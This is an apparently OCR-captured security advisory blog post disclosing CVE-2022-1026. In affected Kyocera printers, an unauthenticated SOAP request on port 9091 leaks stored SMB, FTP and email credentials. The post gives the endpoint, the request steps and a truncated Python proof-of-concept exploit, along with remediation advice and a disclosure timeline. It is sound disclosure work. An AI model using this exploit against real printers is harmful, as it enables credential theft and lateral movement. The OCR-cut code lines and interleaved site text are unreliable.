CVE-2022-1026: Kyocera Net View Address Book Exposure

Mar 29, 2022 | 7 min read |

Tod Beardsley (/blog/author/tod-beardsley/)

Last updated at Tue, 29 Mar 2022 20:35:32 GMT

Rapid7 researcher Aaron Herndon has discovered that several models of Kyocera multifunction printers running vulnerable versions of Net View unintentionally expose sensitive user information, including usernames and passwords, through an insufficiently protected address book export function. This vulnerability is an instance of CWE-522 (https://cwe.mitre.org/data/definitions/522.html).

Topics

Metasploit (797) (/blog/tag/metasploit/)

Vulnerability Management (415) (/blog/tag/vulnerability-management/)

Detection and Response (386) (/blog/tag/detection-and-response/)

Research (277) (/blog/tag/research/)

Application Security (156) (/blog/tag/application-security/)

Cloud Security (103) (/blog/tag/cloud-security/)

Popular Tags

Insufficiently Protected Credentials, and has an estimated base CVSS 3.1 score of 8.6 (https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N&version=3.1), given that the credentials exposed are used to authenticate to other endpoints, such as external FTP and SMB servers.

Product description

Many Kyocera multifunction printers (MFPs) can be administered using Net Viewer (https://www.kyoceradocumentsolutions.us/en/products/software/KYOCERANETVIEWER.html). Two such supported and tested models of MFPs are the ECOSYS M2640idw (https://www.kyoceradocumentsolutions.us/en/products/mfp/ECOSYSM2640IDW.html) and the TASKalfa 406ci (https://www.kyoceradocumentsolutions.com/hk/en/products/mfp/taskalfa-406ci/). These printers can be routinely found in both home office and enterprise environments around the world.

Credit

This issue, CVE-2022-1026, was discovered by security researcher Aaron Herndon (https://twitter.com/ac3lives) of Rapid7. It is being disclosed in accordance with Rapid7's vulnerability disclosure policy (https://www.rapid7.com/disclosure/).

Exploitation

Kyocera exposes a SOAP API on port 9091/TCP used for remote printer management via the Net Viewer thick client application. While the API supports authentication, and the thick client performs this authentication, while capturing the SOAP requests, it was observed that the specific request to extract an address book, `POST /ws/km-wsdl/setting/address_book` does not require an authenticated session to submit. Those address books, in turn, contain stored email addresses, usernames, and passwords, which are normally used to store scanned documents on external services or send to users over email.

Nexpose (/blog/tag/nexpose/)

Incident Detection (/blog/tag/incident-detection/)

InsightIDR (/blog/tag/insightidr/)

Exploits (/blog/tag/exploits/)

Incident Response (/blog/tag/incident-response/)

Komand (/blog/tag/komand/)


Penetration Testing (/blog/tag/penetration-testing/)

Related Posts


READ MORE (/BLOG/POST/2022/11/2022-41622-AND-CVE-2022-

Exploitation details

In order to exploit the vulnerability, an attacker need only be on a network that can reach the MFP's listening SOAP service on port 9091/TCP. The screenshot below describes submitting an unauthenticated SOAP request to that service, `POST /ws/km-wsdl/setting/address_book` with the described XML.



This instructs the printer to prepare an address book object to be downloaded containing all sensitive data configured in the address book. The printer will respond with an address book enumeration object number, which is ‘5’ in this instance:



Once that object number is received, an attacker can populate the “<ns1:enumeration>” value with that number in a SOAP request (steps 3 & 4).

CVE-2022-41622 and CVE-2022-41800 (FIXED): F5 BIG-IP and iControl REST Vulnerabilities and Exposures


[41800-FIXED-F5-BIG-IP-AND-ICONTROL-REST-VULNERABILITIES-AND-EXPOSURES/)

[READ MORE (/BLOG/POST/2022/10RESEARCH-WERE-STILL-TERRIBLE-AT-PASSWORDS-MAKING-IT-EASY-FOR-ATTACKERS/)


New Research: We’re Still Terrible at Passwords; Making it Easy for Attackers

[READ MORE (/BLOG/POST/2022/10AND-CITRIX-

wsa:Action get_personal_address_list, using the same POST endpoint, as shown below.



This will return the printer address book with all configured email addresses, FTP credentials, and network SMB file share credentials stored for user scanning to network shares, in fairly readable XML:



Finally, credentials can be harvested from the provided login_password fields:

Exploit proof of concept

FLEXlm and Citrix ADM Denial of Service Vulnerability (ADM-DENIAL-OF-SERVICE-VULNERABILITY/)

Baxter SIGMA Spectrum Infusion Pumps: Multiple Vulnerabilities (FIXED) (READ MORE (/BLOG/POST/2022/09/SIGMA-SPECTRUM-INFUSION-PUMPS-MULTIPLE-VULNERABILITIES-FIXED/)

A proof-of-concept (PoC) Python exploit is shown below. Note the time.sleep(5) call, which allows the printer time to first generate the address book.

PoC Python code:

```
"""
Kyocera printer exploit
Extracts sensitive data stored in
    *email addresses
    *SMB file share credentials us
    *FTP credentials

Author: Aaron Herndon, @ac3lives (
Date: 11/12/2021
Tested versions:
    * ECOSYS M2640idw
    *  TASKalfa 406ci
    *

Usage:
python3 getKyoceraCreds.py printer
"""

import requests
import xmltodict
import warnings
import sys
import time
warnings.filterwarnings("ignore")

url = "https://{}:9091/ws/km-wsdl/
headers = {'content-type': 'applic
# Submit an unauthenticated reques
body = """<?xml version="1.0" encc

response = requests.post(url,data=
strResponse = response.content.dec
#print(strResponse)



parsed = xmltodict.parse(strRespor
# The SOAP request returns XML wit
getNumber = parsed['SOAP-ENV:Envel

body = """<?xml version="1.0" encc
```

```
print("Obtained address book objec
time.sleep(5)
print("Submitting request to retri



response = requests.post(url,data=
strResponse = response.content.dec
#rint(strResponse)

parsed = xmltodict.parse(strRespor
print(parsed['SOAP-ENV:Envelope'][

print("\n\nObtained address book.
```

Impact

The most likely attack scenario involving this vulnerability would be an attacker, who is already inside the LAN perimeter, leveraging their ability to communicate directly with affected printers to learn the usernames and passwords to stored SMB and FTP file servers. In the case of SMB credentials, those might then be leveraged to establish a presence in the target networks' Windows domain.

Depending on how those external services are administered, the attacker may also be able to collect

prior (and future) print/scan jobs originating from the targeted printer, but the primary value of this vulnerability is lateral movement within the network. Note that printer credentials are not themselves at risk (except in the case of reused passwords, of course), but credentials to services the printer is normally expected to store scanned documents are exposed via this vulnerability.

Remediation


First and foremost, MFPs should under no circumstance be able to be reached directly across the internet. While this is true for most LAN-centric technologies, this is especially true for printers and scanners, which are popular targets for opportunistic attackers. These devices tend to only support weak authentication mechanisms, even in the best of cases, and are rarely kept up to date with firmware updates to address security issues. So, as long as only

trusted users can reach these networked printers, the opportunity for attack is limited only to insiders and attackers who have otherwise managed to already establish a local network presence.

At the time of this disclosure, there is no patch or updated firmware available for affected devices. The version information displayed on a vulnerable ECOSYS M2640idw

(https://www.kyoceradocumentsolutions.us/en/products/mfp/ECOSYSM2640IDW.html)

device is shown as below, and we believe the proper version number for this software is the middle version listed, "2S0_1000.005.0012S5_2000.002.505."



In light of the lack of patching, Kyocera customers are advised to disable the SOAP interface running on port 9091/TCP of affected MFPs. Details on precisely how to disable this service can be found in the documentation relevant to the

specific MFP model. If SOAP access is required over the network for normal operation, users should ensure that address books do not contain sensitive, unchanging passwords.

One possible configuration that would make this vulnerability moot would be to only allow public, anonymous FTP or SMB write access (but not read access) for scanned document storage, and another process to move those documents securely across the network to their final destination. The exposure of email addresses would remain, but this is of considerably less value to most attackers.

Disclosure timeline

- **Nov 2021:** Issue identified by Aaron Herndon of Rapid7
- **Tue Nov 16, 2021:** Contacted Kyocera's primary support and other-support

    - Received auto-reply from info@das.kyocera.com (mailto:info@das.kyocera.com)
- **Fri Nov 19, 2021:** Opened case number: CS211119002 with Kyocera support
- **Mon Nov 22, 2021:** Released details to the vendor
- **Fri Jan 7, 2022:** Opened JPCERT/CC case number JVNVU#96890480
    - Discovered a more reliable security-specific contact at Kyocera
- **Wed Jan 19, 2022:** Extended disclosure deadline to mid-March, 2022
- **Jan-Mar 2022:** Communication about workarounds and other mitigations
- **Fri Mar 18, 2022:** CVE-2022-1026 reserved
- **Tue Mar 29, 2022:** Public disclosure (this document)

Additional reading:

- *Analyzing the Attack Landscape: Rapid7's 2021 Vulnerability Intelligence Report (https://www.rapid7.com/blog/post/2022/03/28/analyzing-the-attack-landscape-rapid7s-annual-vulnerability-intelligence-report/)*
- *Cloud Pentesting, Pt. 1: Breaking Down the Basics (https://www.rapid7.com/blog/post/2022/03/21/cloud-pentesting-pt-1-breaking-down-the-basics/)*
- *CVE-2021-4191: GitLab GraphQL API User Enumeration (FIXED) (https://www.rapid7.com/blog/post/2022/03/03/cve-2021-4191-gitlab-graphql-api-user-enumeration-fixed/)*
- *Dropping Files on a Domain Controller Using CVE-2021-43893 (https://www.rapid7.com/blog/post/2022/02/14/dropping-files-on-a-domain-controller-using-cve-2021-43893/)*

POST TAGS

Vulnerability Disclosure (/blog/tag/vulnerability-disclosure/)

Research (/blog/tag/research/)

SHARING IS CARING

AUTHOR

Tod Beardsley (/blog/author/tod-beardsley/)

Director of Research at Rapid7, contributing author of several Rapid7 research papers, CVE Board member, and Metasploit collaborator. https://keybase.io/todb

VIEW TOD'S POSTS

Related Posts

CVE-2022-41622 and CVE-2022-41800

New Research: We're Still Terrible at

FLEXlm and Citrix ADM Denial of Service

Baxter SIGMA Spectrum Infusion Pumps:

VIEW ALL POSTS

Search all the things

BACK TO TOP

(/)

CUSTOMER SUPPORT

+1-866-390-8113 (Toll Free) (tel:1-866-390-8113)

SALES SUPPORT

+1-866-772-7437 (Toll Free) (tel:866-772-7437)

Need to report an Escalation or a Breach?

CLICK HERE (/services/incident-response-customer-escalation/)

SOLUTIONS

All Solutions (https://www.rapid7.com/solutions)

Industry Solutions (https://www.rapid7.com/solutions/industry)

Compliance Solutions (https://www.rapid7.com/solutions/compliance/)

Contact Us

SUPPORT & RESOURCES

Product Support (https://www.rapid7.com/for-customers)

Resource Library (https://www.rapid7.com/resources)

Customer Stories (https://www.rapid7.com/about/customers)

Events & Webcasts (https://www.rapid7.com/about/events-webcasts)

Training & Certification (https://www.rapid7.com/services/training-certification)

IT & Security Fundamentals (https://www.rapid7.com/fundamentals)

Vulnerability & Exploit Database (https://www.rapid7.com/db)

ABOUT US

Company (https://www.rapid7.com/about/company)

Diversity, Equity, and Inclusion (https://www.rapid7.com/about/diversity-equity-and-inclusion/)

Leadership (https://www.rapid7.com/about/leadership)

News & Press Releases (https://www.rapid7.com/about/news)

Public Policy (https://www.rapid7.com/about/public-policy)

Open Source (https://www.rapid7.com/open-source/)

Investors (https://investors.rapid7.com/)

CONNECT WITH US

Contact (https://www.rapid7.com/contact)

Blog (https://blog.rapid7.com/)

Support Login (https://support.rapid7.com/)

Careers (https://www.rapid7.com/careers)

(https://www.rapid7.com/rapid7/)

(https://www.rapid7.com/about/rapid7-cybersecurity-partner-boston-bruins/)